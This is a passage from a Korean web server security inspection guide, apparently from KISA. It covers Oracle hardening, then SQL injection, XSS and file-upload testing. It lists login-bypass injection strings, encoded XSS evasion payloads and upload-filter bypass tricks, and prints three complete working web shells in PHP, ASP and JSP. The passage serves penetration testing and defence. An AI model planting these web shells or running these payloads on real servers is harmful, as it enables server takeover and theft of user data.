- 또한 PL/SQL 보다 더 강력한, 아래와 같은 패키지들도 오용될 소지가 있으므로 주의하여야 한다.

- 'run-time facilities'에 제약된 퍼미션을 주어야 한다(Restrict permission on run-time facilities).

'오라클 자바 버추얼 머신(OJVM : Oracle Java Virtual Machine)'이 데이터베이스 서버의 run-time facility의 예가 될 수 있다. 어떠한 경우라도 이러한 run-time facility에 'all permission'을 주어서는 안된다.

또한 데이터베이스 서버 외부에서 파일이나 패키지를 실행할 수 있는 facility에 어떤 퍼미션을 줄 때는 반드시 정확한 경로를 명시하여야 한다.

5. 강력한 인증정책을 수립하여 운영하여야 한다.

- 클라이언트에 대한 철저한 인증이 필요하다.

오라클 9i는 원격인증 기능을 제공한다. 만일 해당기능이 활성화되면(TRUE), 원격의 클라이언트들이 오라클 데이터베이스에 접속할 수 있도록 한다. 즉, 데이터베이스는 적절하게 인증된(즉, 클라이언트 자체의 OS가 인증한) 모든 클라이언트들을 신뢰한다. 주의하라. 일반적으로 PC의 경우에는 적절한 인증여부를 보장할 수 없다. 따라서 원격

인증 기능을 사용하면 보안이 대단히 취약해진다.
원격인증기능을 비활성화(FALSE)하도록 설정한다면 오라클 데이터베이스에 접속하려는 클라이언트들은 server-based 인증(즉, 데이터베이스 서버의 인증)을 해야 하므로 보안이 강화된다.

원격인증을 제한하여 클라이언트의 인증을 데이터베이스 서버가 행하도록 하려면 오라클 "파라미터 파일(Parameter File)"인 init<sid>.ora의 내용을 OS가 제공하는 에디터를 이용하여 아래와 같이 수정하면 된다.

```
REMOTE_OS_AUTHENTICATION = FALSE
```

- **데이터베이스 서버가 있는 시스템의 사용자 수를 제한하여야 한다.**
  오라클 데이터베이스가 운영되고 있는 시스템의 사용자수를 OS 차원에서 제한하고, 불필요한 계정은 삭제하여야 한다.

6. 네트워크를 통한 접근 제한

- **방화벽을 구축/운영**
  다른 중요한 서비스와 마찬가지로 데이터베이스 서버는 방화벽 뒤에 설치하여야 한다. 오라클 네트워킹 기반인 Oracle Net Service (Net8 and SQL*Net으로 많이 알려져 있다.)는 다양한 종류의 방화벽을 지원한다.

- **원격에서의 오라클 리스너 설정변경 제한**
  아래와 같은 형식으로 listener.ora(오라클 리스너 설정화일 : Oraclel listener control file)내의 파라미터를 설정하면, 원격에서 오라클 리스너 설정을 함부로 바꿀 수 없게 된다.

```
ADMIN_RESTRICTIONS_listener_name=ON
```

– 접속을 허용할 네트워크 IP 주소 대역 지정

데이터베이스 서버가 특정한 IP 주소대역으로부터의 클라이언트 접속을 제어하려면 “Oracle Net valid node checking” 기능을 이용하면 된다. 이 기능을 사용하려면 protocol.ora(Oracle Net configuration file)내의 파라미터를 아래와 같이 설정하여야 한다.

– 네트워크 트래픽 암호화 설정

가능하다면 ‘Oracle Advanced Security’를 사용하여, 네트워크 트래픽을 암호화하라. (Oracle Advanced Security는 오라클 데이터베이스 엔터프라이즈 에디션에서만 제공됨)

– 데이터베이스 서버의 OS 보안강화

불필요한 서비스를 제거하고, 사용하지 않는 포트(TCP, UDP)를 차단한다.

– 주요 보안 패치의 적용

오라클 데이터베이스가 운영되고 있는 OS와 데이터베이스 대한 모든 중요한 패치를 정기적으로 실시하여야 한다.

www.kisa.or.kr

웹 서버 구축 보안점검 가이드

제 5 장
어플리케이션 점검 방법

제1절 웹 어플리케이션 보안 점검 도구
제2절 SQL Injection 점검
제3절 XSS (Cross Site Scripting) 공격 점검
제4절 파일업로드 공격
제5절 쿠키 값 변조 공격
제6절 웹 Proxy를 이용한 취약점 점검
제7절 파일 다운로드 공격
제8절 미등록 확장자
제9절 불필요한 파일 존재
제10절 디렉토리 리스팅 취약점
제11절 기 타

제 5 장 | 어플리케이션 점검 방법

제1절 웹 어플리케이션 보안 점검 도구

1. 웹 취약점 스캐너

웹 취약점을 점검하기 위해서는 우선 자동화 스캐너 도구를 통해 일반적으로 알려진 취약점들을 점검해 보아야 한다. 스캐너 도구를 이용한 점검은 기존에 잘 알려진 취약점, 디렉토리 리스팅 취약점이나 백업파일 존재 여부 등 단순 작업이지만 수동으로 점검했을 때 시간이 오래 걸리는 취약점들을 점검 해준다. 또한 수동점검 때 놓칠 수도 있는 취약점들을 찾아주기 때문에 수동점검 전에 자동화 도구를 이용한 점검이 꼭 필요하다.

● **공개용**

아래와 같은 공개용 웹 스캐너와 공격 도구가 존재하며 스캐너들은 상용에 비교해 기능면에서 많이 뒤떨어지지만 유용한 취약점 정보들을 얻을 수 있다. 그리고 Ad와 NBSI는 SQL Injection 전문 공격 도구이며 윈도우즈 IIS 기반 asp 스크립트를 사용하는 서버 점검에 활용하는 것도 좋은 방법이다. (NBSI 등과 같은 중국산 공격툴은 DB에 특정 table 및 유저를 생성하거나, 시스템에 악성 코드를 주입하므로 점검 후에 반드시 제거하도록 한다.)

• 다운로드 : http://www.cirt.net/nikto/nikto-current.tar.gz
http://downloads.sourceforge.net/paros/paros-3.2.13-

win.exe?modtime=1155077924&big_mirror=0
https://www.sensepost.com/restricted/wikto_v1.63.1-2279.zip
http://www.0x90.org/releases/absinthe/Absinthe-1.4.1-Windows.zip

〈표 1〉 공개용 웹 취약점 점검 도구

이 름	특 징	비 고
Nikto	• Perl기반	• 무료 스캐너 중 선호도 1위 (sectools.org의 Top 10 Web Vulnerability Scanners)
Paros proxy	• Java기반 • HTTP, HTTPS 지원 • Proxy, XSS, SQL Injection 점검 • HTML report	• 프록시 기능 및 웹 취약점 점검 도구기능이 함께 제공
Wikto	• Nikto의 윈도우즈 버전 • Google API제공	
Absinthe	• SQL Injection 스캔도구 • Blind SQL injection 점검	
AD 주입도구	• SQL Injection 스캔 도구 • 링크를 따라가며 취약한 페이지 확인	• 비교적 정확한 인젝션 스캔 결과를 얻을 수 있다.
NBSI	• SQL Injection 공격 도구	

2. 웹 프록시 도구


4년 전에는 웹 프록시 기법을 사용해 공격하는 것은 고급 해커들 사이에서 사용하는 고급 기술이었지만 최근에는 이러한 기술을 자동화 해주는 도구들이 많이 등장해 일반 사용자들도 쉽게 점검이 가능하다.

● Internet Explorer(이하 IE) 설정

프록시 도구를 사용하기 위해서는 먼저 IE 세팅이 필요하다. 이 설정은 원격 프록시 서버를 설정하는 방법과 거의 유사하다.

• IE ⇨ 도구 ⇨ 인터넷옵션 ⇨ 연결 ⇨ LAN설정 ⇨ 프록시서버

아래 그림과 같이 프록시 서버를 로컬호스트(localhost)와 점검 도구인 Paros에서 사용하는 포트인 8080 포트로 설정을 하면 Paros 점검 툴을 이용해 HTTP Request, Response 값들을 가로채 데이터 위변조가 가능하게 된다.




〈그림 1〉 IE 프록시 설정

● 프록시 자동화 도구 Paros 사용법

• 홈페이지 : http://www.parosproxy.org

• 다운로드 : http://downloads.sourceforge.net/paros/paros-3.2.13-win.exe?modtime=1155077924&big_mirror=0

관련 파일을 설치하기 전 JRE(Java Run Time Environment) 1.4가 설치되어 있어야 하며 클라이언트 측으로 전달되는 데이터들을 모두 캡쳐하기 위해서는 아래와 같이 "Trap" 탭에 관련된 세팅을 해준다. 이후 특정 페이지를 중간에서 캡쳐하고자 할 때 앞서 했던 IE Proxy 설정을 하게 되면 캡쳐된 결과를 확인할 수 있고 위변조 후 "Continue"를 클릭하면 웹서버, 클라이언트와의 통신을 계속 할 수 있게 된다.




〈그림 2〉 Par●s 설정

3. 쿠키 조작 프로그램 (Cooxie Toolbar)

- 홈페이지 : http://www.diodia.com/cooxietoolbar.htm
- 다운로드 : http://www.diodia.com/Ddt24Setup.exe

Cooxie Toolbar는 웹브라우저에 툴바 형태로 설치되며 쿠키를 조작할 때 유용하게 사용할 수 있는 도구이다. 프록시 도구를 사용하기 위해 IE에서 따로 프록시를 설정할 필요 없

이 아래에서 보는 것처럼 손쉽게 프록시를 설정할 수 있게 도와준다.



〈그림 3〉 C●●xie 사용법

제2절 SQL Injection 점검

일반적으로 웹 어플리케이션은 사용자에 정보를 입력하는 사용자 로그인 정보 입력란 이라든가 게시판 조회란, 게시판 게시물 번호 등 같이 사용자에게 입력, 조회 할 수 있는 인터페이스를 제공한다. 웹 어플리케이션 사용자 인터페이스의 정보는 데이터베이스에 접근할 수 있는 쿼리문으로 전달되는데 공격자는 이렇게 전달되는 쿼리문을 조작하여 데이터베이스를 조회, 조작할 수 있으며 시스템 까지도 장악할 수 있게 된다.

1. 점검 대상


- 로그인 폼
- 게시판 글 조회란
- 게시판 글, 상품목록 URL

- 회원가입 페이지 id 조회란
- 우편번호 조회란 등
- MS-SQL 확장 프로시저

2. 점검 방법

- 로그인 폼 점검

SQL Injection 취약점 점검 첫 번째 대상은 로그인을 위한 아이디, 패스워드를 입력란부터다. 먼저 아이디 입력란부터 점검을 해야 하는데 아래에 ①처럼 먼저 ′ 문자열을 입력해서 오류 페이지가 발생하는지 점검한다. 0x80040E14에러가 발생한다면 취약점이 존재하는 것으로 소스를 수정할 필요가 있다.



〈그림 4〉 아이디, 패스워드 점검 과정

만약 취약점이 존재하더라도 에러페이지가 발생하지 않도록 해 취약점을 확인할 수 없

는 경우가 있으므로 ②번과 같이 아래 표에 있는 문자열들을 입력해 아이디 검사를 우회할 수 있는지 점검해야 한다. 다음은 패스워드 입력 부분을 점검하는데 아이디 테스트처럼 ′를 입력하는 것부터 같은 순서로 하되 ③번과 같이 본인이 알고 있는 아이디나 추측되는 아이디를 함께 아래 표와 같은 인젝션 문구를 입력해 패스워드를 모르고도 로그인이 되는지 확인해야 한다.


공격에 사용될 문자열들은 아래와 같다.

〈표 2〉 아이디 패스워드 인증 우회 입력 문자열

′	Badvalue ′	′ OR ′	′ OR	;	9,9,9	′ or 0=0 --
″ or 0=0 --	or 0=0 --	′ or 0=0 #	″ or 0=0 #	or 0=0 #	′ or ′x′ = ′x	″ or ″x″ = ″x
′) or (′x′ = ′x	′ or 1=1--	″ or 1=1--	or 1=1--	hi″) or (″a″ = ″a	′ or a=a--	″ or ″a″ = ″a
′) or (′a′ = ′a	″) or (″a″ = ″a	hi″ or ″a″ = ″a	hi″ or 1=1 --	hi′ or 1=1 --	hi′ or ′a′ = ′a	hi′) or (′a′ = ′a

● **게시판 글 URL 조회**


게시판 URL에 DB 쿼리문을 조작할 수 있는 Single Quotation 문자인 ′를 입력해서 오류페이지가 발생하는지 점검해야 한다. 아래 그림 key_id=joke′와 같이 DB 조회에 사용되는 게시판 명을 나타내는 값에는 반드시 ′를 붙여 에러메시지가 나타나는지 점검해야 한다. 아래는 bbs_no=1 글 순서 값에 ′문자를 입력해 오류메시지를 확인하는 그림이다.



〈그림 5〉 URL대상 SQL Injection 점검

● 기타

DB를 통해 조회해야 되는 인터페이스 즉 게시판 글 조회란, 회원가입 id 조회란, 우편번호 조회란 등에 모두 Single Quotation 문자인 ′ 를 입력해서 0x8004E14와 같은 에러가 발생하는지 점검해야 한다.



〈그림 6〉 기타 점검

제3절 XSS (Cross Site Scripting) 공격 점검

자바스크립트처럼 클라이언트 측에서 실행되는 언어로 작성된 악성 스크립트 코드를 웹 페이지, 웹 게시판 또는 이메일에 포함시켜 이를 열람한 사용자 컴퓨터에서 악성 스크립트가 실행되게 하고 사용자의 개인정보 등을 유출시키는 공격이다.

1. 점검 대상

- 게시판 (제목, 작성자, 메일주소, 글 입력 란)
- 모든 조회 폼


- URL

2. 점검 방법

- **게시판**

게시판에 HTML 사용이 가능하다면 다음과 같은 자바 스크립트를 입력해 악성 스크립트 문자열 필터링을 수행했는지 점검해야 한다. 게시판에 글 입력 폼뿐만 아니라 제목, 이메일 등을 입력하는 곳에도 점검이 필요하다.

입력 스크립트 : 〈script〉 alert("test"); 〈/script〉




〈그림 7〉 게시판 XSS 취약점 점검

만약 작성자, 메일 주소 같은 경우는 입력 글자 수 제한이 걸려 있는 경우가 많다. 이러한 경우는 Proxy를 사용해서 관련 자바스크립트를 삭제하거나 HTML input 태그에서 제공하는 maxlength가 존재 하는데 관련 값을 조정한 후 스크립트를 입력한다.

● **모든 조회 폼**

아래와 같이 검색할 수 있는 모든 입력란도 점검이 필요하다.



〈그림 8〉 각종 조회란 점검

● **URL 점검**

URL을 보면 GET 메소드로 넘어가는 파라미터들 사이에 XSS 스크립트를 삽입해 쿠키, 세션 값을 유출 시키거나 정상 사이트 링크처럼 보이지만 피싱 사이트로 유도하도록 할 수 있다. 점검 방법은 아래와 같다.

http://www.hacking.com/common/pop_print.jsp?title=〈script〉alert(“test”);〈/script〉

● **우회 방법 점검**

• 이미지 삽입을 통한 XSS 공격

〈IMG SRC=“javascript:alert(‘XSS’);”〉

〈IMG SRC=javascript:alert(‘XSS’)〉

〈IMG SRC=JaVaScRiPt:alert(‘XSS’)〉

• UTF-8 유니코드 인코딩

〈IMG SRC=javascript:alert('XSS')〉

• 세미콜론 없는 Long UTF-8 유니코드 인코딩

〈IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&

#0000083&#0000039&#0000041〉

• 세미콜론 없는 Hex 인코딩

〈IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29〉

• 문자열 사이 Tab 문자열 입력 (인코딩된 TAB 문자열 입력 포함)

〈IMG SRC="jav ascript:alert('XSS');"〉

〈IMG SRC="jav	ascript:alert('XSS');"〉

〈IMG SRC="jav
ascript:alert('XSS');"〉

〈IMG SRC="jav
ascript:alert('XSS');"〉

이외 다양한 방법 존재

• INPUT태그를 이용한 삽입

〈INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');"〉

• BODY태그를 이용한 삽입

〈BODY BACKGROUND="javascript:alert('XSS')"〉

〈BODY ONLOAD=alert('XSS')〉

• Link, Style 태그를 이용한 삽입

〈LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css"〉

〈STYLE〉@import'http://ha.ckers.org/xss.css';〈/STYLE〉

제4절 파일업로드 공격

첨부파일 업로드 기능을 악용하여 웹 쉘 (WebShell)과 같은 해킹 프로그램을 업로드한 후, 이를 실행하여 웹서버 권한을 획득하는 공격방법이다. 이 공격이 성공하게 되면 시스템을 장악할 수 있기 때문에 기본적인 테스트부터 우회 방법까지 여러 가지 수단과 방법을 통해 점검을 시도해봐야 한다.

1. 점검 대상

- 게시판 첨부파일 기능

2. 점검 방법

아래와 같은 스크립트 파일을 작성하여 게시판 파일 업로드 기능을 제공하는 곳에 파일이 업로드가 되는지 확인하여야 한다.

● cmd.php

```
<?
        echo "
                <FORM ACTION=$PHP_SELF METHOD=POST>
                CMD : <INPUT TYPE=TEXT NAME=command SIZE=40>
                <INPUT TYPE=SUBMIT VALUE='Enter'></FORM>
                <HR>\n<XMP>\n$result\n</XMP><HR>";

        $command = str_replace("\\", "", $command);
        echo "<XMP>"; passthru($command); echo "</XMP>";
?>
```

● cmd.asp

```
<%@ Language=VBScript %>
<%
  ' ---------------------o0o---------------------
  ' File: CmdAsp.asp
  ' Author: Maceo <maceo @ dogmile.com>
  ' Release: 2000-12-01
  ' OS: Windows 2000, 4.0 NT
  ' ------------------------------------------------

  Dim oScript
  Dim oScriptNet
  Dim oFileSys, oFile
  Dim szCMD, szTempFile

  On Error Resume Next

  ' -- create the COM objects that we will be using -- '
  Set oScript = Server.CreateObject("WSCRIPT.SHELL")
  Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
  Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

  ' -- check for a command that we have posted -- '
  szCMD = Request.Form(".CMD")
  If (szCMD <> "") Then

    ' -- Use a poor man's pipe ... a temp file -- '
    szTempFile = "C:\" & oFileSys.GetTempName( )
    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)

  End If

%>
<HTML>
<BODY>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<br>
<%
  If (IsObject(oFile)) Then
    ' -- Read the output from our command and remove the temp file -- '
    On Error Resume Next
    Response.Write Server.HTMLEncode(oFile.ReadAll)
    oFile.Close
    Call oFileSys.DeleteFile(szTempFile, True)
  End If
%>
</BODY>
</HTML>
```

● cmd.jsp

```
<%@ page import="java.io.*" %>
    try {
            String cmd = request.getParameter("cmd");
            Process child = Runtime.getRuntime().exec(cmd);
            InputStream in = child.getInputStream();
            int c;
            while ((c = in.read()) != -1) {
                out.print((char)c);
            }
            in.close();
            try {
                child.waitFor();
            } catch (InterruptedException e) {
                e.printStackTrace();
            }
        } catch (IOException e) {
            System.err.println(e);
        }
```

위와 같은 기본적인 스크립트 확장자 외에 아래와 같이 파일 확장자를 변경해서 테스트 해야 한다.

- asp : html, htm, asa, hta
- php : inc, html, shtml, cgi, pl, php3, php4


쉽게 테스트 할 수 있는 방법은 앞서 기술된 웹쉘 확장자를 html이나 위의 파일명으로 변경하고 업로드해 스크립트를 실행해 본다.

웹쉘 파일이 업로드가 돼서 게시판에 등록되면 업로드된 파일을 실행하면 스크립트가 실행되는 경우도 있지만 거의 대부분은 다운로드 되게 된다. 링크 속성을 통해 전체적인 경로를 확인해서 직접 URL을 IE 주소 부분에 입력하고 실행해야 한다.

– 우회 공격

• 확장자 변경

우선 홈페이지 스크립트를 확인한 후 관련 웹쉘 스크립트 파일 업로드를 시도하고 필터링을 지원할 경우 필터링 대상이 되지 않는 jpg 확장자를 중간에 넣은 파일명(“cmd.jpg.jsp”)으로 바꿔 업로드를 시도한다. 이와 같이 테스트 하는 경우는 가끔 개발자들은 확장자 검사를 파일명 앞에서부터 시작하는 실수를 범해 이를 공격하기 위해서다.




〈그림 9〉 확장자 점검 우회

또한 개발자들이 소문자 파일 확장자를 체크하는 실수를 이용하기 위해 확장자를 jSp, Jsp, aSp, Asp 등 대문자로 변경해 테스트를 시도해야 한다.

• 클라이언트 측 필터링 제거

